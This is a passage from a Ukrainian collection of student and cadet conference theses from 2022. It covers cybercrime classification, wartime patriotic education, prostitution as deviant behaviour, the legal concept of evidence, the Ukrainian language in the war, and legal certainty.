За останній час в Україні та країнах СНД, прийнято називати такі злочини кіберзлочинністю, тобто злочинами у сфері інформаційних технологій, які можна класифікувати на три групи: перша група злочинів у сфері інформаційних технологій включає в себе: «злом» паролів і крадіжку номерів кредитних карток та інших банківських реквізитів, тобто так званий «фішинг», який більше пов'язаний з використанням існуючих інформаційних технологій, що використовуються у сфері обслуговування громадян, без використання мережі Інтернет; друга група включає в себе такі види злочинів у сфері інформаційних технологій, які тісно зв'язані з використанням мережі Інтернет: поширення шкідливих вірусів; поширення через мережу Інтернет протиправної інформації, яка збуджує міжнаціональну та міжрелігійну ворожнечу, ксенофобію і релігійний фанатизм; матеріали порнографічного характеру чи наклепу; третю групу об'єднує найбільш небезпечні та поширені злочини проти

власності, зокрема шахрайства, вчинені з використанням інформаційних технологій та мережі Інтернет. Такі шахрайства, вчиняються з використанням мережі Інтернет в якості засобу спілкування і входження в довіру до потерпілої особи, що відрізняє від входження в довіру до особи при вчиненні звичайного «побутового» шахрайства без використання мережі Інтернет. До цієї групи шахрайств слід віднести інші види шахрайств, що вчиняються із використанням Інтернет – аукціонів, в яких непомітно для покупця самі продавці роблять ставки, штучно створюючи уяву про ніби то участь багатьох покупців у аукціоні, щоб підняти ціну виставленого на аукціон товару. Крім цього у цій групі слід виділити такі види шахрайств, коли умовний продавець виставляє на огляд в мережі Інтернет лише фотографії товару, пропонує здійснити оплату за нього, а після отримання грошей, фактичну пересилку товару покупцеві не здійснює.

У зарубіжних країнах, зокрема США, набули поширення факти шахрайств, пов'язані із продажом доменних імен Інтернет- сайтів. Для вчинення таких злочинів проводиться масова розсилка електронних повідомлень, в яких, наприклад, повідомляється про спроби невідомих осіб зареєструвати доменні імена, схожі на адреси, котрі вже належать адресатам сайтів, і власникам сайтів пропонується зареєструвати непотрібне їм доменне ім'я, щоб випередити цих осіб. Враховуючи значне і швидке розповсюдження новітніх інформаційних технологій, появи вказаних видів злочинів слід очікувати і в Україні.

У зв'язку з цим методику виявлення, розкриття та розслідування таких видів злочинів слід удосконалювати за рахунок продовження досліджень та наукових досліджень і напрацювання рекомендацій для практичних працівників правоохоронних органів.

Список бібліографічних посилань

1. Про основи національної безпеки України: Закон України від 21.06. 2018 № 2469-VIII. Відомості Верховної Ради України від 03.08.2018 р., № 31, стор. 5, стаття 241.

2. Про основні засади забезпечення кібербезпеки України: Закон України від 05.10.2017 № 2163-VIII. URL: <https://zakon.rada.gov.ua/laws/show/2163-19> (дата звернення: 25.05.2022р.).

3. Про внесення змін до Кримінального процесуального кодексу України та Закону України "Про електронні комунікації" щодо підвищення ефективності досудового розслідування "за гарячими слідами" та протидії кібератакам : Закон України від 15.03.2022 № 2137-IX. URL: <https://zakon.rada.gov.ua/laws/show/2137-20#Text> (дата звернення: 25.05.2022р.).

Одержано 07.06.2022

Наталія Олександрівна ЗАДОРЖНА,

курсантка групи Ф1-102

Харківського національного університету внутрішніх справ

Віталій Олегович НАЙДА,

дідзнавач сектору дізнання

Харківського районного управління поліції № 2

НАЦІОНАЛЬНО-ПАТРІОТИЧНЕ ВИХОВАННЯ ШКОЛЯРІВ В УМОВАХ ВОЄННОГО СТАНУ

Національно-патріотичне виховання у сучасних умовах виступає провідним напрямком просвітницької діяльності, спрямованим на підвищення рівня розвитку та правової культури молоді.

Національно-патріотичне виховання – це діяльність органів державної влади, підприємств, установ, організацій для формування патріотичної свідомості молоді, готовності до виконання громадських обов'язків, підвищення вірності та любові до Батьківщини.

Національно-патріотичне виховання школярів як окремий напрямок такої діяльності забезпечує цілісність народу, об'єднання представників різних етносів та регіонів країни, соціально-політичну стабільність у державі. Основними ознаками патріотизму є засвоєння національних цінностей, культури, мови, шанобливе ставлення до історичної пам'яті. Виховання у молодого покоління почуття патріотизму, відданості справі зміцнення державності, активної громадянської позиції нині визнані проблемами загальнодержавного масштабу. Головне у національно-патріотичному вихованні – це відродження духовності та моралі, що базується на системі загальнолюдських цінностей і вбирає у себе національні, культурні, професійні та інші інтереси щонайширших верст населення.

Зазначимо, що початку повномасштабної війни в Україні для школярів проводилися патріотичні заходи у формі лекцій, бесід, розповідей, екскурсій до музеїв військових частин, зустрічей з ветеранами війни, праці, правоохоронних органів, походів місцями бойової слави, пошукової роботи. Проводилися виховні години, тематичні заходи присвячені вшануванню мови свого народу.

З початком війни життя українців кардинально змінилося. Великих змін зазнала освіта, особливо середня освіта, адже заняття проводяться у дистанційному режимі за допомогою онлайн-ресурсів та платформ. Діти сприймають війну більш емоційно, тому характерними є зміна настрою, страх, тривога, паніка, перепади настрою. Учителі мають звертати увагу на знання учениками базових

правил поведінки в різних екстремальних ситуаціях. Наприклад, під час артобстрілів, при виявленні підозрілих чи вибухонебезпечних предметів.

Досліджуючи національно-патріотичне виховання школярів, необхідно визначити шляхи його вдосконалення в умовах війни. Найбільш поширеними масовими заходами є відзначення державних та релігійних свят, тематичних вечорів, тижнів з різних навчальних предметів, участь школярів в організації загальнодержавних свят.

Насамперед, слід відволікти школярів від тривожних подій за допомогою духовного стержня нації, а саме мови. Вона відіграє провідну роль у патріотичному вихованні, впливає на національну свідомість.

Необхідно влаштовувати зустрічі з бійцями Збройних сил України, територіальної оборони, Національної поліції України. Бійці можуть найточніше розповісти дітям про побутові, особисті, ціннісні аспекти війни. У зонах, де ведуться бойові дії, можна влаштовувати зустрічі на онлайн-платформах і залучати до них представників різних верств населення.

Зараз важливе місце займає допомога бійцям з боку мирних жителів, які збирають кошти, закупають харчові продукти, засоби захисту. Дітей також можна до цього залучити, а саме проводити з ними майстер-класи, на яких вони виготовлятимуть маскувальні сітки, домашні напівфабрикати, інші необхідні речі і відправлятимуть їх бійцям.

Також для школярів можна проводити онлайн-заняття про героїв сучасності, які поклали своє життя за щасливе майбутнє українців. Для дітей можна влаштовувати тренінги, на яких говорити про події сьогодення.

Національно-патріотичні заняття підвищать активність та зацікавленість історичним та культурним минулим України, сформують здатність критично мислити, виховують ціннісні засади громадянського суспільства.

Школярі мають навчитися поважати державну символіку. Прапор, Гімн, Герб – це втілення боротьби народу за самовизначення. Ці символи, створені внаслідок історичного та культурного розвитку країни, пов'язані з готовністю до здійснення національних завдань, забезпечення національних інтересів.

Для школярів необхідно проводити профорієнтаційні заходи, спрямовані на підвищення зацікавленості молоді у подальшій державній службі, зокрема у правоохоронних органах України. Також у рамках подібної профорієнтаційної роботи можливо проводити

онлайн майстер-класи з надання домедичної допомоги та прийомів самозахисту.

Таким чином, патріотизм невідкладний часу. Це почуття робить нас гуманними, справедливим людьми, які поважають культуру та історію країни. В умовах війни національно-патріотичне виховання потребує нових заходів і підходів, використання інноваційних методів. Лише систематична робота педагогічного колективу з виховання особистості може допомогти підростаючому поколінню бути гідними носити звання громадянина, патріота України.

Одержано 09.06.2022

Радмила Володимирівна ЗАДОРЖНЯ,

*курсант 2 курсу науково навчального інституту права
та підготовки фахівців для підрозділів Національної поліції
Дніпропетровського державного університету внутрішніх справ*

Науковий керівник:

*доцент кафедри гуманітарних дисциплін
та психології поліцейської діяльності
Дніпропетровського державного університету внутрішніх справ,
кандидат психологічних наук, доцент **І. О. Шинкаренко***

ПРОСТИТУЦІЯ ЯК ОДНА З ФОРМ ДЕВІАНТНОЇ ПОВЕДІНКИ

З точки зору психології заняття проституцією є справжнім психічним розладом. Якщо бути точніше то, це пов'язано з нав'язливими ідеями легкого заробітку та моральним вигоранням.

Для початку з'ясуємо, що ж являє собою проституція. Проституція-найдавніша з професій, що здобула погану славу в суспільстві, але неминуче затягує у свої мережі дівчат, які прагнуть легких грошей. Тобто, це вступ за плату у випадкові, сексуальні відносини. В першу чергу, вступ у такі відносини обґрунтований бажанням отримати грошову вигоду, а не особистою симпатією[2].

Переважає більшість повій – жінки віком від 12 до 34 років, серед яких майже половина неповнолітні. Складно сказати, що відіграє тут головну роль: сам психічний розлад, що змусив дівчину піти на цей крок чи робота яка з часом викликала дисбаланс. Але ці речі зазвичай взаємопов'язані. Також сюди можна віднести безладні статеві зв'язки. Проституція залежить від взаємовідносин цієї особи з різними соціальними групами. І оскільки серед соціальних груп найбільш значущою є сім'я, виділяють такі причини: неблагополучні

сім'ї, відсутність сім'ї, прилучення до алкоголю, наркотичних або токсичних речовин, насильство в сім'ї, сексуальні претензії у дитячому віці з боку дорослих членів сім'ї, бажання стати матеріально незалежними від сім'ї, недостатня поінформованість у підлітковому віці про статеві стосунки [3].

Крім того, заняття проституцією тісно пов'язане з індустрією розваг та фактично легалізоване у таких видах бізнесу, як масажні салони, сауни, приватні фірми, що надають інтимні послуги та гральні заклади.

Значна частина повій високо інтелектуальна, більшість з них навчаються у вищих навчальних закладах, мають вищу освіту, гармонійну сім'ю, дітей. Вважається, що повії є дуже гарними психологами, оскільки вони завжди знають, що треба сказати [3].

Крім терміна повії використовуються різні синоніми: «жриця кохання», «дівчинка легкої поведінки», «нічний метелик». Нині у різних країнах та культурах ставлення до самої проституції неоднакове: в одних вона вважається нормальним явищем та законним видом комерційної діяльності, а в інших протирічить закону Проте ставлення до дитячої проституції майже повсюдно вороже у всіх сенсах.

Проституція в Україні нелегальна, але поширена. У нас діє кримінальна відповідальність за сутенерство, створення клубів, так званих борделів та залучення неповнолітніх до цієї діяльності (стаття 303 ККУ). Водночас у кодексі про адміністративні правопорушення є стаття 181-1 «Заняття проституцією», що тягне за собою попередження або накладення штрафу [4].

Психологічна робота з дівчатами, які займаються проституцією, дуже складна та тривала. Відмовитися від цієї професії просто так - неможливо. Тут панують невіра у власні сили та занижена самооцінка. Самі ж повії виділяють різні причини, через які жінки займаються проституцією наприклад: бажання «красиво, весело пожити», інтерес, небажання працювати, бажанням «підробити» (до стипендії, зарплати). На їхню думку, попит на «інтимні послуги» останнім часом зростає

Ця професія містить багато негативних наслідків для їх психіки, а також психологічні травми, найчастіше ще більш глибокі та тривалі, і в порівнянні з фізичними травмами вони важче піддаються лікуванню. Слід окремо виділити крайню форму фізичних наслідків – вбивства жінок у проституції. У жінок регулярно діагностувалися гонорея, хламідіоз, трихомоніаз, генітальні бородавки. На жаль, так само часто діагностувалися сифіліс, вірусні гепатити та ВІЛ. Крім цього, діагностували: хронічний цистит, ослаблення тазових м'язів чи слабкість тазового дна, запальні заворювання органів черевної порожнини,

небажана вагітність, екземи шкіри, захворювання ротової порожнини – зубів, ясен, щелепи, це далеко не весь перелік хвороб [1].

Не можемо не звернути увагу на вживання повіями психоактивних речовин. Розповсюдженими речовинами є депресанти (особливо героїн). Зловживання психоактивними речовинами такими як :нікотин, алкоголь, наркотики, лікарські засоби, веде до нездатності протриматися хоча б один день без цих речовин [1].

Можемо зробити висновок ,що під проституцією розуміють так чи інакше соціально-організовані форми продажу інтимних послуг. Скоріш за все в Україні цей рід діяльності ніколи не стане професією. Повії продовжують свою діяльність незалежно від того, законна вона чи ні. Перед будь-яким видом роботи, який передбачає комунікацію або зв'язок з повіями, слід враховувати їх деякі психологічні особливості та те, що їх тип характеру може відрізнятися від людей більш звичних для нас професій. В першу чергу ці особливості пов'язані з їх родом заняття, та можуть виникнути через професійну деформацію. Це питання потребує окремої уваги та подальшої дискусії науковців.

Список бібліографічних посилань

1. [Електронний ресурс] URL: <https://netovar.org/2020/04/07/physical-damage/> (дата звернення 21.02.2022)
2. [Електронний ресурс] URL: <https://bit.ly/3s6tnoE> (дата звернення 21.02.2022)
3. [Електронний ресурс] URL: <https://bit.ly/3h5ySxI> (дата звернення 19.02.2022)
4. [Електронний ресурс] URL: <https://ratusha.lviv.ua/legalizacziya-prostytucziyi-v-ukrayini-eregovane-pytannya/> (дата звернення 23.02.2022)

Одержано 17.05.2022

Данило Олексійович ЗАЙЦЕВ,

студент групи Ф6-ПзdB-21-1

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **С. В. Ясечко***

ЩОДО ПОНЯТТЯ ДОКАЗІВ У РІЗНИХ ГАЛУЗЯХ ПРАВА І КОНТЕКСТІ ЄВРОІНТЕГРАЦІЙНИХ ТЕНДЕНЦІЙ

Метою тез є порівняльний аналіз виключно кодифікованих норм, які регулюють нормативне поняття доказів в процесуальному

праві. Окрім цього автор визначить переваги та недоліки що при-
таманні визначенню, яке має місце в адміністративному судочинст-
ві. Подібне питання підіймалося М. П. Курило у науковій статті
«Процедури доказування в цивільному, господарському та адмініс-
тративному судочинстві: порівняльно-правове дослідження», в якій
автор дійшов до основного висновку, «що законодавець визначив
поняття доказів, закріпивши його дефініцію в законі, ця фундамен-
тальна процесуальна категорія залишається предметом дискусій і
вимагає глибокого дослідження та наукового обґрунтування» [1].

Відповідно до ч. 1 ст. 18 .Закону України «Про судоустрій і ста-
тус суддів» суди спеціалізуються на розгляді наступних п'яти видах
судочинства, а саме: цивільному, кримінальному, господарському,
адміністративних справах, а також справах про адміністративні
правопорушення [2]. З метою наступного аналізу пропонуємо лега-
льні визначення, що містяться у відповідних кодексах.

У класичному вигляді, відповідно до статті 76 Цивільно-про-
цесуального кодексу України.

1. Доказами є будь-які дані, на підставі яких суд встановлює на-
явність або відсутність обставин (фактів), що обґрунтовують вимо-
ги і заперечення учасників справи, та інших обставин, які мають
значення для вирішення справи.

2. Ці дані встановлюються такими засобами:

- 1) письмовими, речовими і електронними доказами;
- 2) висновками експертів;
- 3) показаннями свідків.

Особливості визначення шкоди, завданої у результаті виведен-
ня банку з ринку або ліквідації банку на підставі протиправних (не-
законних) індивідуальних актів Національного банку України, Фон-
ду гарантування вкладів фізичних осіб, Міністерства фінансів Укра-
їни, Національної комісії з цінних паперів та фондового ринку, рі-
шень Кабінету Міністрів України особам, які на дату прийняття
таких індивідуальних актів або рішень, відповідно, мали статус
учасників такого банку, встановлюються Законом України "Про
банки і банківську діяльність" та Законом України "Про систему
гарантування вкладів фізичних осіб" [3].

В свою чергу Кримінальний процесуальний кодекс України у
статті 84 змінює підхід до попереднього визначення, акцентуючи
увагу на фактичних даних, та визначає докази як:

1. Доказами в кримінальному провадженні є фактичні дані,
отримані у передбаченому цим Кодексом порядку, на підставі яких
слідчий, прокурор, слідчий суддя і суд встановлюють наявність чи

відсутність фактів та обставин, що мають значення для кримінального провадження та підлягають доказуванню.

2. Процесуальними джерелами доказів є показання, речові докази, документи, висновки експертів [4].

Господарський процесуальний кодекс України у статті 73. Докази практично повністю аутентичний Цивільно процесуальному кодексу України, та визначає докази як:

1. Доказами є будь-які дані, на підставі яких суд встановлює наявність або відсутність обставин (фактів), що обґрунтовують вимоги і заперечення учасників справи, та інших обставин, які мають значення для вирішення справи.

2. Ці дані встановлюються такими засобами:

- 1) письмовими, речовими і електронними доказами;
- 2) висновками експертів;
- 3) показаннями свідків.

Особливості визначення шкоди, завданої у результаті виведення банку з ринку або ліквідації банку на підставі протиправних (незаконних) індивідуальних актів Національного банку України, Фонду гарантування вкладів фізичних осіб, Міністерства фінансів України, Національної комісії з цінних паперів та фондового ринку, рішень Кабінету Міністрів України особам, які на дату прийняття таких індивідуальних актів або рішень, відповідно, мали статус учасників такого банку, встановлюються Законом України "Про банки і банківську діяльність" та Законом України "Про систему гарантування вкладів фізичних осіб" [5].

Кодекс адміністративного судочинства України продовжує тенденцію автентичності з Цивільно- та Господарсько-процесуальними кодексами і у статті 72 містить наступне поняття доказів:

1. Доказами в адміністративному судочинстві є будь-які дані, на підставі яких суд встановлює наявність або відсутність обставин (фактів), що обґрунтовують вимоги і заперечення учасників справи, та інші обставини, що мають значення для правильного вирішення справи.

2. Ці дані встановлюються такими засобами:

- 1) письмовими, речовими і електронними доказами;
- 2) висновками експертів;
- 3) показаннями свідків.

Особливості визначення шкоди, заподіяної протиправними (незаконними) індивідуальними актами та/або рішеннями, зазначеними у частині першій статті 266-1 цього Кодексу, встановлюються Законом України "Про банки і банківську діяльність" та Законом України "Про систему гарантування вкладів фізичних осіб.

Так, на відміну від усіх інших перерахованих кодексів, Кодекс України про адміністративні правопорушення [6] не містить в своєму тексті статті, в якій дається легальне визначення поняття доказів, навіть не використовує це поняття.

Проаналізувавши формальні визначення поняття доказів в різних процесуальних галузях права можемо зробити попередній прохідний висновок про тотожність(автентичність) змісту статей та правовій природі засобів доказування.

В якості висновків пропонуємо наступні тези:

По-перше, всупереч традиційній юридичній техніці законодавець в чотирьох різних кодифікованих нормативних актах закріпив чотири практично автентичні визначення. Як наслідок, це невеликий але прямий крок до єдиної процесуальної форми.

По-друге, законодавець двічі використав словосполучення «які мають значення» і двічі «що мають значення». Не вдаючись в лінгвістичний аналіз будь-який правокористувач розуміє, що існування двох різних легальних варіантів є як мінімум сумнівним.

По-третє, на відміну від інших процесуальних кодексів, лише Кодекс адміністративного судочинства України в своєму визначенні поняття доказів використовує словосполучення «правильне вирішення справи». Таким чином законодавець припускає можливість «будь-якого вирішення справи» суддями?

Список бібліографічних посилань

1. Курило М. П. Процедури доказування в цивільному, господарському та адміністративному судочинстві: порівняльно-правове дослідження / М. П. Курило // Судова апеляція. - 2016. - № 2. - С. 61-68. - Режим доступу: http://nbuv.gov.ua/UJRN/Suap_2016_2_9.
2. [Електронний ресурс] URL: <https://zakon.rada.gov.ua/laws/show/1402-19>
3. [Електронний ресурс] URL: <https://zakon.rada.gov.ua/laws/show/1618-15>
4. [Електронний ресурс] URL: <https://zakon.rada.gov.ua/laws/show/4651-17>
5. [Електронний ресурс] URL: <https://zakon.rada.gov.ua/laws/show/1798-12>
6. [Електронний ресурс] URL: <https://zakon.rada.gov.ua/laws/show/80731-10#Text>

Одержано 17.05.2022

Андріана В'ячеславівна ІВАНОВА,

курсант групи Ф2-202

Харківського національного університету внутрішніх справ

Науковий керівник:

старший викладач кафедри українознавства факультету № 2

Харківського національного університету внутрішніх справ,

кандидат педагогічних наук І. М. Голопич

РОЛЬ ІДЕНТИФІКАЦІЙНОЇ ТА ІНТЕГРАЦІЙНОЇ ФУНКЦІЇ УКРАЇНСЬКОЇ МОВИ ПІД ЧАС РОСІЙСЬКО-УКРАЇНСЬКОЇ ВІЙНИ 2022 РОКУ

Під час повномасштабної війни, яку розпочала росія проти України 24 лютого 2022 року українська мова набула особливого значення в процесі самовизначення й ототожнення громадян нашої держави, а також відіграє важливу роль в об'єднанні людей, які мають однакову громадянську позицію щодо прояву агресії росіян по відношенню до українців.

Ця війна змінила життя кожного з нас. У нашій свідомості відбувається переоцінка цінностей. Українці переосмислили багато речей, і те, що раніше мало велике значення, тепер видається несуттєвим, і більшість українців нарешті почали усвідомлювати, що найвищою цінністю є життя людини. Наряду з цими змінами прийшло й нове бачення ролі мови у нашому суспільстві. Варто зауважити, що цей процес усвідомлення відбувається цілком природньо без жодних методичок і вказівок, які спущені з адміністрацій або генштабів.

У війні з московитами ідентифікаційна функція української мови вийшла на перший план. Майже всі громадяни України, навіть якщо не говорять, то розуміють українську мову, росіяни ж, не зважаючи на те, що наші мови начебто, як завжди стверджували їхні керівники, подібні, українську мову не тільки не розуміють, а навіть не можуть правильно зімітувати вимову деяких звуків і слів. Це пов'язано з відмінностями орфоєпії, які існують в українській і російській мовах.

Тому українські військові, щоб відрізнити своїх від чужих перейшли на спілкування виключно українською мовою, навіть якщо вона в них не ідеальна. А в соцмережах є багато відео, як українські військові, бійці територіальної оборони й цивільні мешканці перевіряють підозрілих осіб за допомогою українських слів або висловів.

Оскільки російські військові й диверсанти не тільки не розуміють солов'їної, а й через свої природні особливості не можуть вимовляти на кінці слова український м'який звук [ц'], тому що в російській

мові звук [ц] завжди твердий, то українські військові, знаючи це, з метою ідентифікації «свій»-«чужий», використовують перевірне слово «паляниця», яке стало одним із мовних символів цієї війни, за допомогою якого вдається виявляти ворогів. А слово «нісенітниця» для росіян є практично невимовне.

Водночас російськомовні українці почали активно переходити на українську мову, висловлюючи таким чином свою громадянську позицію проти війни й проти агресора. А російську мову вони зараз використовують для того, щоб звернутися до ворога, або пояснити цивільному населенню ерефії, що їхня влада роками їх «годувала» неправдивою інформацією і далі продовжує це робити.

Також з відомостей онлайн-платформи для вивчення іноземних мов «Duolingo» ми дізнаємось, що з початку повномасштабної війни, яку розпочала росія, кількість іноземців охочих вчитати українську у світі зросла на 200% [1].

Це є прямим свідченням того, що українська мова в усьому світі тепер асоціюється з опором, сміливістю, єдністю та свободою, а російська – мовою країни-агресора. А на знак неповаги до країни, яка виявляє ворожу й агресивну поведінку по відношенню до багатьох країн, слово «росія» почали писати з маленької літери, а також на її позначення вживати такі поняття, як-от: ерефія, расея, московія, мордор, мокша, раша, рашка – які вже набули в нашій мові нормативного значення.

Список бібліографічних посилань

1. Language matters: What learners need to know about Ukrainian.
URL : <https://blog.duolingo.com/ukraine-language/?fbclid=IwAR0Z1yDclMCJvBHw> (дата звернення: 21.05.2022).

Одержано 29.05.2022

Георгій Юрійович ІВАНОВ,

студент гуманітарно-правового факультету

Національного аерокосмічного університету ім. М. Є. Жуковського

«Харківський авіаційний інститут»

Науковий керівник:

доцент кафедри права гуманітарно-правового факультету

Національного аерокосмічного університету ім. М. Є. Жуковського

«Харківський авіаційний інститут»,

кандидат юридичних наук, доцент А. О. Гордеюк

ПАТРІОТИЗМ – ЦЕ ВИБІР ОСОБИСТОСТІ АБО РЕЗУЛЬТАТ ЇЇ ВИХОВАННЯ? (ПРАВОВИЙ АСПЕКТ ПИТАННЯ)

Бути патріотом своєї країни – це вибір кожної людини. Сила почуття патріотизму залежить від його освідомлення та розуміння певною особистістю.

Стаття 23 Конституції України (далі – КУ) проголошує, що кожна людина має право на вільний розвиток своєї особистості, якщо при цьому не порушуються права і свободи інших людей та має обов'язки перед суспільством, в якому забезпечується вільний і всебічний розвиток її особистості. Обов'язки громадян України перед державою визначаються у КУ, зокрема у статті 65 КУ, прописано, що захист Вітчизни, її незалежності та територіальної цілісності України, шанування її державних символів є обов'язком кожного громадянина України. І це цілком справедливо, оскільки єдиним джерелом влади держави є народ, а сама держава є гарантом дотримання і забезпечення основоположних прав і свобод людини та громадянина, тому захист незалежності від агресивного вторгнення іноземної держави є одним із пріоритетних обов'язків її громадян [1].

Важливо, що вище зазначені конституційні норми за змістом відповідають статті 29 Загальної декларації прав людини, де в частині 1 проголошується: «Кожна людина має обов'язки перед суспільством, у якому тільки й можливий вільний і повний розвиток її особи» [2]. На нашу думку, з цього положення виходить, що увесь вільний світ визнає поняття «обов'язок» та «необхідність» тільки тоді, коли в суспільстві панує реальна свобода, яка передбачає свободу вибору розвитку кожної особистості.

У контексті цієї тематики має сенс приділити увагу ч. 1 ст. 150 Сімейного кодексу України (далі – СКУ), де прописано, що батьки зобов'язані виховувати дитину в дусі поваги до прав та свобод інших людей, любові до своєї сім'ї та родини, свого народу, своєї Батьківщини

[3]. Батьки або інші особи (опікуни, піклувальники), це ті особи, що відкривають перші двері життєвого шляху для кожного із нас, і саме від них залежить, як ми сприймаємо цей світ, суспільство на початку життєвого шляху. Тому, коли йдеться про виховання ними дитини «у дусі поваги до прав та свобод інших людей», то за батьками визнаємо їх важливу місію, оскільки діти – це майбутнє будь-якої родини, будь-якої країни, усього нашого людства, а тому від якості їх виховання залежить якість суспільного життя у майбутньому. І тому з цієї частиною у змісті норми можна погодитися.

Для усвідомлення дітьми конституційного обов'язку щодо захисту Вітчизни, в їхній свідомості має існувати повага до прав та свобод інших людей, бо, без цього, не існуватиме справжнього розуміння обов'язку, лише сліпа покірність державним органам, конкретним людям, або ж народу, який перестав бути толерантним та стриманим. Проте у ч.1 ст. 150 також визначається, що батьки зобов'язані виховувати дитину у любові до народу та Батьківщини, тобто, на наш погляд, йдеться про обов'язок батьків виховувати дитину як патріота своєї країни. Вважаємо, що юридичне закріплення саме такого обов'язку за батьками викликає певні питання та потребує аналітичного тлумачення.

Бути патріотом, належати до певної нації означає не просто любити свою Батьківщину, пишаючись її досягненнями, це означає також розуміння її культури, традицій, мови, історії та необхідності допомагати їй народу. Проте найголовніше, що притаманне людині-патріоту – це її свідомо воля і вибір бути патріотом, саме тому, що вона цього хоче, вона обрала цю позицію. Таким чином, на нашу думку, формула СКУ про те, що батьки зобов'язані виховувати дитину у любові до народу та Батьківщини за своїм змістом суперечить ст. 23 КУ та ст. 29 Загальної декларації прав людини, оскільки свою патріотичність усвідомлює вже сформована особистість, при цьому робить свій розумний вибір. Накладання зобов'язання на громадян, аби ті виховували людей люблячих свою Батьківщину, не тільки унеможливорює вільний розвиток власної особистості, але й фактично знищує свободу вибору кожного українця.

Про не коректність формулювання зазначеної норми СКУ можуть свідчити події сьогодення. Адже, у момент повномасштабного вторгнення російської федерації, схід і захід нашої країни, за довгий час, з моменту отримання її суверенності, здобули справжню духовну єдність та цілісність, об'єднавшись не із-того, що всі стали завзятими патріотами, не із-того, що всі вивчили культуру, традиції, мову та історію України. Це відбулось через усвідомлення суспільством

того, що найголовніші цінності нашого світу, нашої народності знаходяться у небезпеці, через тиранію, яка бажає вчити реальний геноцид, винищивши усіх нас, аби створити свій потворний світ без свободи та права вибору.

Не тільки сучасні українські реалії, але й деякі історичні події свідчать про те, що багато людей здатні боротися за свободу не тільки своєї країни, але навіть й країни, яку раніше ніколи не відвідували. Так, під час звільнення Францію у 1944 року від нацистів, на боці союзників боролися люди, які прибули з різних куточків світу, які не були славетними англійцями, французами, американцями. Це були люди, які були представниками інших культур та національностей, і вони прийняли рішення воювати за вільну Європу, котра зовсім не була їхнім домом. Ці люди воювали та помирали, заради майбутнього інших народів.

Отже, спираючись на статті 23 КУ, 29 Загальної декларації прав людини, а також спираючись на досвід минулих подій та українського сьогодення, вважаємо, що у змісті ч. 1 ст. 150 СКУ, де визначено, що «батьки зобов'язані виховувати дитину в дусі поваги до прав та свобод інших людей, любові до своєї сім'ї та родини, у любові до народу та Батьківщини», є певне протиріччя Основному Закону нашої держави та положенням зазначеного міжнародного нормативного акту, що є неприпустимим, тому пропонуємо наступне її формулювання: батьки зобов'язані виховувати дитину в дусі поваги до прав та свобод інших людей та мають сприяти вихованню у дитини розуміння її конституційних обов'язків перед Батьківщиною та вільному розвитку її як особистості.

Таким чином, якщо людина вміє поважати права та свободи навколишніх, вона здатна усвідомити свій обов'язок у захисті та допомозі народу частиною якого вона є, навіть незалежно від того, чи є в неї любов до своєї родини чи немає. Головне те, що вона здатна самотійно осмислювати свої права та обов'язки людини та громадянина.

Список бібліографічних посилань

1. Конституція України від 28.06.1996 р. 254к96-БП (із змін. і доповн.). URL: <https://zakon.rada.gov.ua/laws/show/254%D0%BA/96-%D0%B2%D1%80#Text/> (дата звернення: 31.05.2022).

2. Загальна декларація прав людини: Прийнята і проголошена резолюцією 217 А (III) Генеральної Асамблеї ООН від 10 грудня 1948 року. URL: https://zakon.rada.gov.ua/laws/show/995_015#Text (дата звернення: 31.05.2022).

3. Сімейний кодекс України від 26.12.22 № 407-IV (із змін і доповн.). URL: <https://zakon.rada.gov.ua/laws/show/2947-14#Text> (дата звернення: 01.06.2022)

Одержано 08.06.2022

Оксана Махірівна ІВАНЧЕНКО,

курсант групи Ф2-204

Харківського національного університету внутрішніх справ

Науковий керівник:

професор кафедри теорії та історії держави та права факультету № 1

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук **І. Л. Невзоров***

ЗАРУБІЖНІ НАУКОВІ ПІДХОДИ ЩОДО ПОНЯТТЯ «ПРАВОВА ВИЗНАЧЕНІСТЬ»

В зарубіжній правознавчій літературі існує багато течій та думок, які по-різному описують сутність правової визначеності. Враховуючи те, що вказане явище розглядається як елемент верховенства права, правовий принцип та важлива властивість позитивного права, існує необхідність аналізу зарубіжних наукових підходів щодо його сутності.

Австралійський дослідник Дж. Брейтвейт вважає, що чітке, неухильне застосування закону є єдиним засобом забезпечення справедливості та правопорядку. Право має бути чітким, зрозумілим та надійним, воно не може бути гнучким. За цих умов цілком раціональним є оперування нормативістським підходом настільки, наскільки це є реальним та можливим для регулювання суспільних відносин. Саме так забезпечується передбачуваність у відносинах, унормованих правовими приписами. Доцільно застосовувати правові норми, оскільки вони є конкретними, а не абстрактними й узагальненими [1, с. 8–9].

Поль Ноухаус, наголошує, що: «Боротьба між правовою визначеністю і справедливістю є споконвічною та триває увесь час скільки існує право. У кожному разі в основі конфлікту – публічний інтерес у прозорих, справедливих та однозначних за змістом правових нормах, втілення яких унеможливорює правові конфлікти. Друга потреба – необхідність розв'язання певних правових спорів адекватно, належним чином, ураховуючи унікальні обставини ситуації» [2, с. 795].

Хочеться також звернути увагу на точку зору Ф. Дженіґа та О. Райніша, яка полягає в тому, що принцип *res judicata* є компонентом правової визначеності, покращує правову безпеку через вимогу остаточності судових рішень, яка має вагоме значення для юриспруденції [3, с. 248].

Румунський дослідник Е. Чінгару окреслює нетривіальний підхід щодо поняття правової визначеності через розуміння юридичної безпеки. «Принцип правової визначеності, – стверджує вчений, – є основою правової безпеки, оскільки саме він складається із зауваг проти нечіткості та незрозумілості, таких як набуття чинності правовою нормою, котре має бути передбачуваним; правові ситуації, що виникають внаслідок реалізації норми права, мають виявлятися просто; учасники правовідносин мають бути переконані в тому, які саме правові норми втілюються і те, що спосіб їхнього застосування цілком єдинообразний» [4, с. 45].

Передбачуваність, про яку стверджував румунський дослідник, простежується також у дослідженнях учених англо-американської юриспруденції. Таким чином, Р. Дворкін натомість передбачуваності вжив таке поняття як «чесне попередження» (*fair warning*). Чесне попередження потребує, щоб нормативно-правовий припис був логічним, зрозумілим, щоб існувала можливість його застосувати і щоб були такі інституції, як незалежні суди, що працюють відповідно до конкретних інструкцій, щоб інспектувати випадки знехтувати або запобігати ситуації зневажання установлених вимог [5, с. 20].

